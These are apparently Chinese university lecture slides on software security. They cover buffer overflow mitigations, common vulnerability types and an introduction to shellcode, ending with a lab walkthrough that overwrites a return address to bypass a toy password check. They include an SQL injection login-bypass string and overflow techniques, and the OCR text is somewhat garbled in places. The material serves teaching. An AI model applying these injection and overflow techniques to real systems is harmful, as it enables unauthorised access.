


g() 返回





g() 返回






g() 返回

```
mov esp, ebp  
pop ebp  
ret
```

ret 指令
返回
控制到main()





为什么这个是有意思的？

- 攻击者可以多个函数参数链在一起
- “利用” 代码预先写入代码段中
 - ➔ 没有代码被注入
 - ➔ 基于内存模式的保护不能阻止弧注入
 - ➔ 不需要更大的缓冲区溢出
- 原帧能够被恢复，以抵抗侦测



缓解措施

- 缓解措施包括：

- 预防缓冲区溢出

- 侦测缓冲区溢出并安全地恢复，使得漏洞利用的企图无法得逞。

- 防范策略

- 静态分配空间

- 动态分配空间



静态方法

静态分配缓冲区

- 假设一个固定大小的缓冲区
 - ➔ 在缓冲区满了以后，不可能添加再数据
 - ➔ 因为静态的方法丢弃了超出的数据，所以实际的程序数据会丢失。
 - ➔ 因此，生成的字符串必须被充分验证



输入验证

- 缓冲区溢出通常是字符串或内存越界拷贝的结果。
- 缓冲区溢出是确保输入数据的大小不超过其存储的最小缓冲区来可以预防。

```
1. int myfunc(const char *arg) {  
2.     char buff[100];  
3.     if (strlen(arg) >= sizeof(buff)) {  
4.         abort();  
5.     }  
6. }
```



静态防范措施

- 输入验证
- `strncpy()` and `strlcat()`
- ISO/IEC “Security” TR 24731



strncpy() 和 strlcat()

- 采用一个更不容易出错的方式来复制和链接

```
size_t          strncpy(char          *dst,  
    const char *src, size_t size);  
  
size_t strlcat(char *dst,  
    const char *src, size_t size);
```

- **strncpy()** 从**src**复制空结尾的字符串到**dst** (直到**size** 大小的字符)。
- **strlcat()** 函数把非空结尾的字符串**src** 连接到**dst** 末尾 (不超过**size** 的字符都能够连接到dst末尾)



大小问题

- 为了阻止缓冲区溢出，**strncpy()** 和 **strlcat()** 接受size大小为目标字符串作为参数。
 - ➔ 对于静态分配目标缓冲区来说，这个值能够很容易地通过 **sizeof()** 操作来获取。
 - ➔ 动态缓冲区的大小不容易计算
- 两个函数都确保目标字符串对所有非零长度的缓冲区来说都是非空结尾的。



字符串截断

- **strncpy()** 和 **strncat()** 函数返回它们希望创建的字符串的总长度。
 - ➔ **strncpy()** 简单返回源字符串的总长度 that is simply the length of the source
 - ➔ **strncat()** 返回（连接前）目标字符串的长度加上源字符串的长度。
- 为了检查字符串截断，程序需要验证返回值是否小于参数大小。
- 如果返回的字符串被程序员截断了
 - ➔ 知道需要存储的字符串的字节数目
 - ➔ 可能重新分配或者重新复制



strncpy() 和 strlcat() 总结

- **strncpy()** 和 **strlcat()** several 在几个 UNIX 变体中包括 OpenBSD 和 Solaris 中可以使用，但不包括 GNU/Linux (glibc).
- 如果指定的缓冲区大小比实际的缓冲区长度长，不正确的使用这些函数仍然可能会导致缓冲区溢出。
- 如果程序员无法验证这些函数结果，仍可能发生截断错误。



静态防范方法

- 输入验证
- `strncpy()` and `strlcat()`
- ISO/IEC “Security” TR 24731



ISO/IEC “Security” TR 24731

- 国际标准化工作小组工作的编程语言C (ISO/IEC JTC1 SC22 WG14)
- ISO/IEC TR 24731 定义更少出错的C标准函数版本
 - **strcpy_s()** 代替 **strcpy()**
 - **strcat_s()** 代替 **strcat()**
 - **strncpy_s()** 代替 **strncpy()**
 - **strncat_s()** 代替 **strncat()**



ISO/IEC “Security” TR 24731

Goals

- 缓解
 - 缓冲区溢出攻击
 - 默认保护与计划相关文件
- 不产生无结尾的字符串
- 不意外截断字符串
- 保存空字符结尾的字符串数据类型
- 支持编译时检查
- 使失败显现
- 有一个统一的函数参数和返回类型模式



strcpy_s() 函数

- 把字符从源字符串复制到目标字符数组，直到并包括终止null字符。

```
errno_t strcpy_s(  
    char * restrict s1,  
    rsize_t slmax,  
    const char * restrict s2);
```

- 与strcpy() 类似，包含一个额外的 rsize_t 参数类型来确定目标缓冲区的最大长度。
- 只有当源字符串可以完全复制到目标缓冲区，且目标缓冲区没有发生溢出时，才算成功。



strcpy_s() 例子

```
int main(int argc, char* argv[]) {  
    char a[16];  
    char b[16];  
    char c[24]  
    strcpy_s(a, sizeof(a), "0123456789abcdef");  
    strcpy_s(b, sizeof(b), "0123456789abcdef");  
    strcpy_s(c, sizeof(c), a);  
    strcat_s(c, sizeof(c), b);  
}
```

strcpy_s() 失败并生成一个运行时约束错误



ISO/IEC TR 24731 小结

- 可在Microsoft Visual C++ 2005中使用
- 如果目标缓冲区的最大长度是不被正确指定，函数仍能发生缓冲区溢出。
- The ISO/IEC TR 24731 函数
 - ➔ 不是“完全安全的”
 - ➔ 标准化但可能仍在发展
 - ➔ 在下面方面有用
 - 预防性维护
 - 遗留系统现代化



动态方法

动态地分配缓冲区

- 动态分配的缓冲区需要动态调整额外的内存。
- 动态方法更好，而且不丢弃多余的数据。
- 主要缺点是,如果输入被限制，则可能
 - ➔ 耗尽机器内存
 - ➔ 结果导致拒绝服务攻击



防范策略

SafeStr

- 由Matt Messier 和John Viega编写
- 为C提供丰富的字符串操作库，
 - ➔ 拥有安全的语义
 - ➔ 与遗留的库代码互操作
 - ➔ 使用一种动态分配的方式，可以在需要时自动调整字符串的大小。
- SafeStr通过需要在需要精加字符串大小的操作中，重新分配内存并移动字符串内容来实现这一点。
- 因此，在使用这个库的时候，不会发生缓冲区溢出



safestr_t 类型

- **SafeStr** 库基于 **safestr_t** 类型
- **safestr_t** 类型与 **char*** 是兼容的，并且可以将 **safestr_t** 转型为 **char*** 当作 C 风格字符使用。
- **safestr_t** 类型保存了由该指针所引用的内存部分的说明信息（例如，实际长度和分配的长度），保存子指针所指向的内存之前



错误处理

- 使用XXL库来执行错误处理
 - ➔ 为 C 和 C++提供了异常和资产管理
 - ➔ 调用者负责处理异常
 - ➔ 如果没有指定异常处理程序，则默认情况下
 - 输出消息到**stderr**
 - 调用**abort()**
- 依赖XXL可能会出现一个问题,因为两个库需要用来支持这个解决方案。



SafeStr 例子

```
safestr_t str1;  
safestr_t str2;
```

为字符串分配内存空间

```
XXL_TRY_BEGIN {  
    str1 = safestr_alloc(12, 0);  
    str2 = safestr_create("hello, world\n", 0);  
    safestr_copy(&str1, str2);  
    safestr_printf(str1);  
    safestr_printf(str2);  
}
```

复制字符串

```
XXL_CATCH (SAFESTR_ERROR_OUT_OF_MEMORY)
```

```
{  
    printf("safestr out of memory.\n");  
}
```

捕捉内存错误

```
XXL_EXCEPT {  
    printf("string operation failed.\n");  
}  
XXL_TRY_END;
```

处理剩下的异常



管理字符串

- 管理动态字符串

- 分配缓冲区

- 如果需要额外的内存，则重新调整内存大小

- 管理字符串操作，以确保

- 字符串操作没有导致缓冲区溢出

- 数据没有丢失

- 字符串正常终止(字符串可能是也可能不是内部空结尾)

- 缺点

- 无限制地消耗内存，可能导致拒绝服务攻击

- 性能开销



数据类型

- 使用一个不透明的数据类型管理字符串

```
struct string_mx;
```

```
typedef struct    string_mx *string_m;
```

- 这种类型的特征是

→ 私有的

→ 特定实现的



创建/回收字符串的例子

```
errno_t retValue;  
char *cstr; // c style string  
string_m str1 = NULL;
```

状态码统一提供返回值

- 防止嵌套
- 鼓励状态检查

```
if (retValue = strcreate_m(&str1, "hello, world")) {  
    fprintf(stderr, "Error %d from strcreate_m.\n",  
        retValue);  
}  
else { // print string  
    if (retValue = getstr_m(&cstr, str1)) {  
        fprintf(stderr, "error %d from getstr_m.\n",  
            retValue);  
    }  
    printf("(%s)\n", cstr);  
    free(cstr); // free duplicate string  
}
```




黑名单

- 用下划线或其他无害的字符来取代危险的字符串输入。
 - ➔ 需要程序员来识别所有危险的字符和字符组合
 - ➔ 如果对被调用的项目、流程、库或组件没有很详细的了解是很难错操作的
 - ➔ 有可能在编码或转义危险的字符后，成功地绕过了黑名单检查。



白名单

- 定义可接受的字符列表，删除任何不可接受的字符
- 有效的输入值列表通常是可预测的、定义良好的可控大小。
- 白色的清单可以用来确保一个字符串中只包含程序员认为安全的字符。



数据处理

- 字符串管理库通过(可选)确保字符串中的所有字符属于一组预定义的“安全”字符，来提供一种处理数据的机制。

```
errno_t setcharset(  
    string_m s,  
    const string_m safeset  
);
```



编译器检查

- Visual C++ .NET /GS Option
- StackGuard
- StackShield



StackGuard主要工作原理

- 用 轻 微 的 性 能 损 失 来 消 除 堆 栈 溢 出 问 题的编译器技术
- 将一个"canary"值(一个单字)放到返回地址的前面，如果函数返回时，发现这个canary的值被改变了，就证明可能有人正在试图进行缓冲区溢出攻击，程序会立刻响应，发送一则入侵警告消息给syslogd,然后停止工作



- 高址 ...





字符串小结

- 缓冲区溢出在C 和 C++语言中很常见，因为这些语言
 - 定义字符串为一个空结尾的字符数组
 - 不执行隐式边界检查
 - 提供不执行边界检查的字符串标准库调用
- **basic_string** 类更不容易出现C++程序错误。
- ISO/IEC “Security” TR 24731定义的字符串函数对遗留系统的修复很有用
- 新的C语言开发要考虑使用字符串管理



第四讲 软件安全漏洞基础

- 软件漏洞简介

- 漏洞挖掘、分析、利用简介

- PE文件格式简介

- 虚拟内存相关知识



一、软件漏洞简介

● 软件漏洞简介

● 漏洞挖掘、分析、利用简介

● PE文件格式简介

● 虚拟内存相关知识



一、软件漏洞简介

- 令人困惑的几个问题
- 软件漏洞的概念
- 软件漏洞的分类
- 软件漏洞的危害
- 软件漏洞出现的原因



一、软件漏洞简介—软件漏洞的概念

随着现代软件工业的不断发展，软件规模不断扩大，软件内部的逻辑也变得异常复杂。为了保证软件的质量，测试环节（QA）所投入的资源甚至已经超过了开发。即便如此，不论从理论上还是工程上都没有任何人敢声称能够彻底消灭软件中的所有逻辑缺陷--
BUG



一、软件漏洞简介—软件漏洞的概念

在形形色色的软件逻辑缺陷中，有一部分如果被利用能够引起非常严重的后果。

例如

SQL注入

跨站脚本

缓冲区溢出

我们通常把这类能够引起软件做一些

“超出设计范围的事情”的bug称为漏洞。



一、软件漏洞简介—软件漏洞的概念

●Bug与漏洞对比

	含义	例子
BUG	功能性 逻辑缺陷， 影响 软件的正常功能	执行结果错误、图标显示错误等
漏洞	安全性 逻辑缺陷，通常情况下 不影响 软件的正常功能，但被攻击者成功利用后，有可能引起软件去执行额外的恶意代码。	软件缓冲区溢出漏洞、网站的跨站脚本漏洞(XSS)、SQL注入漏洞等



一、软件漏洞简介—典型的软件漏洞

软件漏洞的种类有很多，我们下面举几个典型的漏洞让大家有所了解

缓冲区溢出漏洞：它发生的原理是，由于用户处理用户数据时使用了不限边界的拷贝，导致程序内部一些关键数据被覆盖，引发了安全问题，严重的缓冲区溢出漏洞会使得程序被利用而安装上木马或病毒。



一、软件漏洞简介—典型的软件漏洞

整数溢出漏洞：对于有符号的16位整数来说，它的最大值就是0x7fff，也就是十进制的32767，当赋值给一个整数的值为其最大值时，如果此时再加上1，就会发生整数型的溢出。

我们看个简单的例子。



一、软件漏洞简介—典型的软件漏洞

```
{
```

```
    int num;
```

```
    num = argv[1];
```

```
    if(num+1<50000)
```

```
    {
```

```
        strncpy(des,src,num);
```

```
    }
```

```
...
```




一、软件漏洞简介—典型的软件漏洞

代码判断num的值，来判断是否执行strcpy函数。如果外部赋值为0x7fffffff，这样当程序执行到if语句时，num+1的值反而会变成负数，因而此时数值已经超过了32为有符号整数的最大值，变成负数，执行了字符串拷贝函数，会造成一个潜在的漏洞。



一、软件漏洞简介—典型的软件漏洞

格式化字符串漏洞：格式化字符串漏洞是由于程序的数据输出函数中对输出数据的格式解析不当而发生的。



一、软件漏洞简介—典型的软件漏洞

格式化字符	意义
%d	以十进制形式输出带符号整数（正数不输出符号）
%o	以八进制形式输出无符号整数（不输出前缀0）
%x	以十六进制形式输出无符号整数（不输出前缀0x）
%u	以十进制形式输出无符号整数
%f	以小数形式输出单、双精度实数
%e	以指数形式输出单、双精度实数
%g	以%f%e中较短的输出宽度输出单、双精度实数
%c	输出单个字符
%s	输出字符串

C语言中规定的部分格式化字符



一、软件漏洞简介—典型的软件漏洞

```
#include<stdio.h>
```

```
#include<string.h>
```

```
int main()
```

```
{
```

```
    printf("%c\n","abcdef");//输出字符串应该为%s
```

```
    return 0;
```

```
}
```



一、软件漏洞简介—典型的软件漏洞

当我们运行这个程序时，我们发现的输出居然是一个数字4，而不是字符串“abcdef”。

这是因为，“%c”这个符号也是一个特殊符号，它代表的意思是输出一个字母。但是，我们提供给它的数据是一段字符串“abcdef”，这个时候程序就发生了解析错误。在一定条件下，恶意代码可以利用这种错误的解析来执行任意程序。



一、软件漏洞简介—典型的软件漏洞

SQL注入漏洞：我们来看一个SQL注入的典型例子

```
select * from user where username="" and  
password=""
```

引号中的就是帐号密码输入框传入的信息。

如果我们传入的信息为 ' or '1'='1,那么这个语句就会
变成

```
select * from user where username="" or '1'='1' and  
password="" or '1'='1'
```



一、软件漏洞简介—典型的软件漏洞

SQL语句就会产生异常的结果，造成信息泄漏或者越权登录等情况。

这种通过控制传递给软件数据库操作语句 的关键变量来获得恶意控制软件数据库、获取有用信息或者制造恶意破坏的，甚至是控制用户计算机系统的漏洞，就成为”SQL注入漏洞”。



一、软件漏洞简介—软件漏洞的危害

无法正常使用

引发恶性事件

关键数据丢失

秘密信息泄漏

被安装木马病毒



一、软件漏洞简介—安全漏洞出现的原因

小作坊式的软件开发

赶进度带来的弊端

被轻视的软件安全测试

淡薄的安全思想

不完善的安全维护



第五讲 漏洞利用技术

- shellcode概述

- 定位shellcode

- 缓冲区的组织

- shellcode编码技术

- Metasploit简介



第四讲 漏洞利用技术

- shellcode概述

- 定位shellcode

- 缓冲区的组织

- shellcode编码技术

- Metasploit简介



一、shellcode概述— shellcode与exploit

1996年，Aleph One与Underground发表了著名论文Smashing the Stack for Fun and Profit,其中详细描述了Linux系统中栈的结构和如何利用基于栈的缓冲区溢出。



一、shellcode概述— shellcode与exploit

在这篇具有划时代意义的论文中，Aleph One演示了如何向进程中植入一段用于获得shell的代码，并在论文中称这段被植入进程的代码为“shellcode”。



一、shellcode概述— shellcode与exploit

后来人们干脆统一用 **shellcode** 这个专用术语来通称缓冲区溢出攻击中 **植入进程的代码**。之后讨论的shellcode是植入进程的代码，而不是狭义上的仅仅用来获得shell的代码



一、shellcode概述— shellcode与exploit

植入代码之前我们需要做大量的调试工作。


例如，弄清楚程序有几个输入点，这些输入会当做哪个函数的参数读入到内存的哪一个区域，哪一个输入会造成栈溢出等等。

调试后还要计算函数返回地址和缓冲区的偏移并且淹没来使shellcode得到执行。

这个代码的植入过程就是漏洞利用，即exploit



一、shellcode概述— shellcode与exploit



缓冲区溢出过程中的功能模块划分



第四讲 漏洞利用技术

- shellcode概述

- 定位shellcode

- 缓冲区的组织

- shellcode编码技术

- Metasploit简介



二、定位shellcode

堆栈溢出实例

栈帧移位与jmp esp

获取“跳板”的地址

使用“跳板”定位的exploit



淹没返回地址

我们知道了，我们可以通过设计长度淹没邻接的authenticated变量来改变程序流程，那么我们再把它长度再延长一点，淹没掉返回地址是否也能改变程序流程呢？

buffer[0-3]

buffer[4-7]

authenticated

左侧是变量的 排列顺序图

EBP

返回地址

观察一下我们发现我们只需要先放置16个字符串，然后接下来的4个字节就能够淹没返回地址，达到控制返回地址的目的



淹没返回地址

OllyDbg - overflowret.exe - [CPU - 主线程, 模块 - overflow]

文件(F) 查看(V) 调试(D) 插件(P) 选项(O) 窗口(W) 帮助(H)

LEMTW H C / K B R S

地址	HEX 数据	反汇编	注释	寄存器 (FPU)
004010DD	83BD F8FBFFF	CMP DWORD PTR SS:[EBP-408], 0		EAX 00000000
004010E4	75 07	JNZ SHORT overflow.004010ED		ECX 00000101
004010E6	6A 00	PUSH 0	[status = 0]	EDX FFFFFFFF
004010E8	E8 A3050000	CALL overflow._exit	[_exit]	EBX 7FFDF000
004010ED	8D85 FCFBFFF	LEA EAX, DWORD PTR SS:[EBP-404]		ESP 0012FFC4
004010F3	50	PUSH EAX	[Arg3]	EBP 0012FFFO
004010F4	68 84604200	PUSH overflow.00426084	[format = "%s"]	ESI 00000000
004010F9	8B8D F8FBFFF	MOV ECX, DWORD PTR SS:[EBP-408]	[stream]	EDI 00000000
004010FF	51	PUSH ECX	[_fscanf]	EIP 00401A50 over
00401100	E8 BB040000	CALL overflow._fscanf		C 0 ES 0023 32位
00401105	83C4 0C	ADD ESP, 0C		P 1 CS 001B 32位
00401108	8D95 FCFBFFF	LEA EDX, DWORD PTR SS:[EBP-404]		A 0 SS 0023 32位
0040110E	52	PUSH EDX		Z 1 DS 0023 32位
0040110F	E8 F1FEFFFF	CALL overflow.00401005		S 0 FS 0038 32位
00401114	83C4 04	ADD ESP, 4		T 0 GS 0000 NULL
00401117	8945 FC	MOV DWORD PTR SS:[EBP-4], EAX		D 0
0040111A	837D FC 00	CMP DWORD PTR SS:[EBP-4], 0		O 0 LastErr ERROR
0040111E	74 0F	JE SHORT overflow.0040112F		EFL 00000246 (NO)
00401120	68 88604200	PUSH overflow.00426088	[format = "incorrect password!"]	ST0 empty 0.0
00401125	E8 16040000	CALL overflow._printf	[_printf]	ST1 empty 0.0
0040112A	83C4 04	ADD ESP, 4		ST2 empty +UNORM
0040112D	EB 0D	JMP SHORT overflow.0040113C		ST3 empty +UNORM
0040112F	68 28604200	PUSH overflow.00426028	[format = "Congratulation! You have passed the"]	ST4 empty -UNORM
00401134	E8 07040000	CALL overflow._printf	[_printf]	ST5 empty 0.00000
00401139	83C4 04	ADD ESP, 4		ST6 empty +UNORM
0040113C	8B85 F8FBFFF	MOV EAX, DWORD PTR SS:[EBP-408]	[stream]	ST7 empty +UNORM
00401142	50	PUSH EAX		3
00401143	E8 18030000	CALL overflow._fclose	[_fclose]	FST 0000 Cond 0
00401148	83C4 04	ADD ESP, 4		FCW 027F Prec NE
0040114B	5F	POP EDI		

0040112F=overflow.0040112F

main_00023: if(valid_flow)

地址	HEX 数据	ASCII	0012FFC4	77E67903	返回到	KERNEL32 77E67903
00428000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FFC8	00000000		
00428010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FFCC	00000000		
00428020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FFD0	7FFDF000		
00428030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FFD4	00000000		
00428040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012FFD8	0012FFC8		

程序入口点

暂停

开始 | Debug | OllyDBG_1.... | OllyDbg - o... | C:\Docume... | [编辑1] - Ul... | 17:37



淹没返回地址

通过研究跳转和相关ascii信息提示我们发现假如文件中的密码正确的话，程序会到地址0x0040112F出继续执行程序

我们接下来的工作就是将返回地址修改为0x0040112F

(注意不通的环境返回地址可能不一样，结合实际情况进行修改)

由于记事本只能输入可见的文字，有局限，我们用UltraEdit打开password.txt文件



淹没返回地址

打开后我们选择2进制编辑的模式(图标是010101的那个按钮)

前16个字节我们就输入4321432143214321就好了

4321转化为16进制的ASCII码为34333231

然后我们在17-20字节上填写下地址

0x0040112F



淹没返回地址

修改文件后进行保存，然后我们运行程序


可以观察到程序的确提示了密码正确

但是之后由于我们修改了返回地址，导致栈平衡出错

程序崩溃跳出



淹没返回地址





二、定位shellcode —栈帧移位与jmp esp

我们回想下之前利用字符串赋值来修改缓冲区部分的内容，假如我们将返回地址淹没为我们手工查出的shellcode起始地址，函数返回时，这个地址被弹入EIP,然后处理器取指执行。

但是这种固定地址的方式会遇到下面的问题。



二、定位shellcode — 栈帧移位与jmp esp



调试exploit时用OllyDbg直接获得Shellcode的起始地址并用其覆盖函数返回地址，shellcode得以执行



程序重新被装入运行时，栈帧发生“移位”
先前查出的返回地址此时指向无效指令！
静态的shellcode地址不能适应动态的内存变化

